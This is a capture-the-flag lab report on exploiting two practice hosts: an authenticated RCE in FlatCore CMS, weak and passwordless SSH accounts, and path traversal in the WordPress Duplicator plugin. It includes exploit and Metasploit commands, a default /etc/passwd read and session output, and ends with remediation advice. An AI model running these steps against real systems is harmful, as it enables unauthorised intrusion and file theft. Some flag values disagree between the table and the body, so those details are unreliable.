Host & Network Penetration Testing: Exploitation CTF 1

Detailed Penetration Testing Report

Assessment Type	Capture The Flag - Exploitation Lab
Targets	target1.ine.local and target2.ine.local
Platforms Identified	FlatCore CMS 2.0.7 and WordPress 6.1
Prepared For	Lab Documentation / Submission Report

This report documents the full exploitation workflow performed during the lab. It includes identification of exposed services, vulnerable applications and plugins, credential abuse, authenticated exploitation, user compromise, and recovery of all four lab flags.

1. Executive Summary

Two Linux targets were assessed as part of the exploitation challenge. The first target hosted FlatCore CMS 2.0.7 and was vulnerable to authenticated remote code execution. After gaining command execution as the web server user, a weak system user was identified and compromised using credentials recovered from the application. The second target hosted WordPress 6.1 with an outdated Duplicator plugin that allowed arbitrary file read. The same host also exposed a local user account that accepted SSH login without authentication. All four flags were successfully retrieved.

Recovered Flags

Flag	Description	Recovered MD5 Value
Flag 1	Root flag recovered from target1 after FlatCore CMS exploitation	22782d8c9bd3417395ae05cbc5fe2ceb
Flag 2	User flag recovered after compromising iamaweakuser on target1	02b7188707fb4810963ef52c463f37c4
Flag 3	Root file read from target2 via vulnerable WordPress Duplicator plugin	afe310b6178495280218d3ec44ff958
Flag 4	User flag recovered after passwordless SSH login on target2	2678886cb0864de8a15d16ba931fa63c

2. Methodology

The lab was approached using a practical penetration testing workflow: service enumeration, web fingerprinting, CMS/plugin identification, exploit research, exploitation, post-exploitation validation, user compromise, and flag recovery. Evidence screenshots provided during the exercise were preserved and are embedded in this report to document each successful phase.

3. Target 1 - FlatCore CMS Exploitation

3.1 Identification

Initial enumeration of target1 identified an Ubuntu host exposing SSH on port 22 and Apache on port 80. Web investigation and subsequent exploit research confirmed that the web application was FlatCore CMS 2.0.7. Valid application credentials were available for the administrative interface: **admin : password1**. A public exploit for FlatCore CMS 2.0.7 authenticated remote code execution was then used to gain command execution.

```
nmap -sS -sV -O target1.ine.local
```

```
searchsploit FlatCore CMS
```

```
python3 50262.py http://target1.ine.local admin password1
```

3.2 Exploitation Outcome

The exploit uploaded a PHP payload into the FlatCore plugin directory and provided command execution as the web server account **www-data**. Once code execution was established, the filesystem was enumerated. Listing the root of the filesystem revealed the file **/flag1.txt**, which was then read directly to recover the first flag.




Figure 1. Successful command execution on target1 through FlatCore CMS exploitation, followed by discovery and reading of /flag1.txt.

3.3 Flag 1 Result

Recovered value: **22782d8c9bd3417395ae05cbc5fe2ceb**.

3.4 Weak User Identification and Compromise

Post-exploitation enumeration of local users identified a non-system account named **iamaweakuser**. The associated credentials were recovered as **iamaweakuser : angel**. Using these credentials, SSH access to the host was established for the weak user account. After successful login, the user home directory was inspected and the file **flag2.txt** was located and read.

```
ssh iamaweakuser@target1.ine.local
```

```
cat ~/flag2.txt
```

```
[+] 192.117.86.3:22 - Success: 'iamaweakuser:angel' 'uid=1000(iamaweakuser) gid=1000(iamaweakuser) groups=1000(i
15 13:40:27 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.117.86.2:37145 → 192.117.86.3:22) at 2026-03-15 02:16:58 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.117.86.2:37145 → 192.117.86.3:22 (192.117.86.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

/bin/bash -i
bash: cannot set terminal process group (230): Inappropriate ioctl for device
bash: no job control in this shell
iamaweakuser@target1:~$ pwd
pwd
/home/iamaweakuser
iamaweakuser@target1:~$ ls
ls
flag2.txt
iamaweakuser@target1:~$ cat flag2.txt
cat flag2.txt
FLAG2{02b7a88707fb4810963ef52c463f37c4}
iamaweakuser@target1:~$
```

Figure 2. Successful compromise of the weak user iamaweakuser on target1 via SSH and recovery of flag2.txt from the user's home directory.

3.5 Flag 2 Result

Recovered value: **02b7a88707fb4810963ef52c463f37c4**.

4. Target 2 - WordPress Duplicator Plugin Exploitation

4.1 Identification

The second host was identified as a WordPress installation running version 6.1. Plugin enumeration revealed the presence of an outdated **Duplicator** plugin version 1.3.26. This plugin was vulnerable to arbitrary file read through path traversal. Rather than requiring code execution, the vulnerability allowed direct retrieval of files from the underlying filesystem.

```
whatweb http://target2.ine.local
```

```
wpscan --url http://target2.ine.local -e ap
```

```
use auxiliary/scanner/http/wp_duplicator_file_read
```


4.2 Exploitation Outcome

A Metasploit auxiliary module for the Duplicator file read issue was configured against target2. The module first confirmed arbitrary file access by reading local system files and then was directed to retrieve **/flag3.txt**. The flag contents were returned directly in the module output and saved locally by Metasploit.

```
set RHOSTS target2.ine.local
```

```
set FILEPATH /flag3.txt
```

```
run
```



```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > show options

Module options (auxiliary/scanner/http/wp_duplicator_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      5                yes       Traversal Depth (to reach the root folder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set rhost target2.ine.local
rhost => target2.ine.local
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set filepath /flag3.txt
filepath => /flag3.txt
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run

[*] Downloading file ...

FLAG3{affe310b6b78495280218d3ec44ff958}


[+] File saved in: /root/.msf4/loot/20260315024049_default_192.117.86.4_duplicator.trave_127929.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_duplicator_file_read) >
```

Figure 3. Exploitation of the vulnerable WordPress Duplicator plugin on target2 using the wp_duplicator_file_read module to retrieve /flag3.txt.

4.3 Flag 3 Result

Recovered value: **affe310b6b78495280218d3ec44ff958**.

4.4 Passwordless User Compromise

Further enumeration of target2 identified a local account named **iamacrazyfreeuser** that required no authentication for SSH access. A direct SSH connection to the target succeeded without a password prompt. Once logged in, the user's home directory was enumerated and **flag4.txt** was recovered

successfully.

```
ssh iamacrazyfreeuser@target2.ine.local
```

```
cat ~/flag4.txt
```




Figure 4. Passwordless SSH access to iamacrazyfreeuser on target2 and recovery of flag4.txt from the user's home directory.

4.5 Flag 4 Result

Recovered value: **a678886cb0864de8a15d16ba931fa63c**.

5. Key Findings and Security Impact

Finding	Impact
FlatCore CMS 2.0.7 authenticated RCE	Allowed authenticated administrative abuse to upload a payload and execute commands as t
Weak local user credentials on target1	Enabled lateral movement from a compromised web context into a valid system user account
Outdated WordPress Duplicator plugin	Allowed arbitrary file read from the server, exposing sensitive files including the flag in the roo
Passwordless SSH account on target2	Permitted direct remote compromise of a local user account without authentication.

6. Remediation Recommendations

The issues observed in this lab highlight several classes of weaknesses that should be addressed in production environments. FlatCore CMS should be updated or replaced, administrative upload features should be tightly restricted, and web applications should not permit arbitrary script placement in reachable directories. Weak or reused local credentials must be eliminated, password authentication should be enforced with strong policy controls, and SSH should be hardened to prevent empty-password access. For WordPress, all plugins should be inventoried and updated continuously, and any outdated or unnecessary plugins such as vulnerable versions of Duplicator should be removed immediately. Finally, sensitive files must never be exposed through plugin functionality or path traversal weaknesses.

7. Conclusion

The lab objectives were completed successfully. Both targets were identified, exploited, and validated with evidence. Target1 was compromised through FlatCore CMS authenticated RCE and subsequent weak-user SSH access. Target2 was compromised through the vulnerable Duplicator plugin and a passwordless SSH account. All four flags were recovered and documented with screenshots and detailed technical explanation.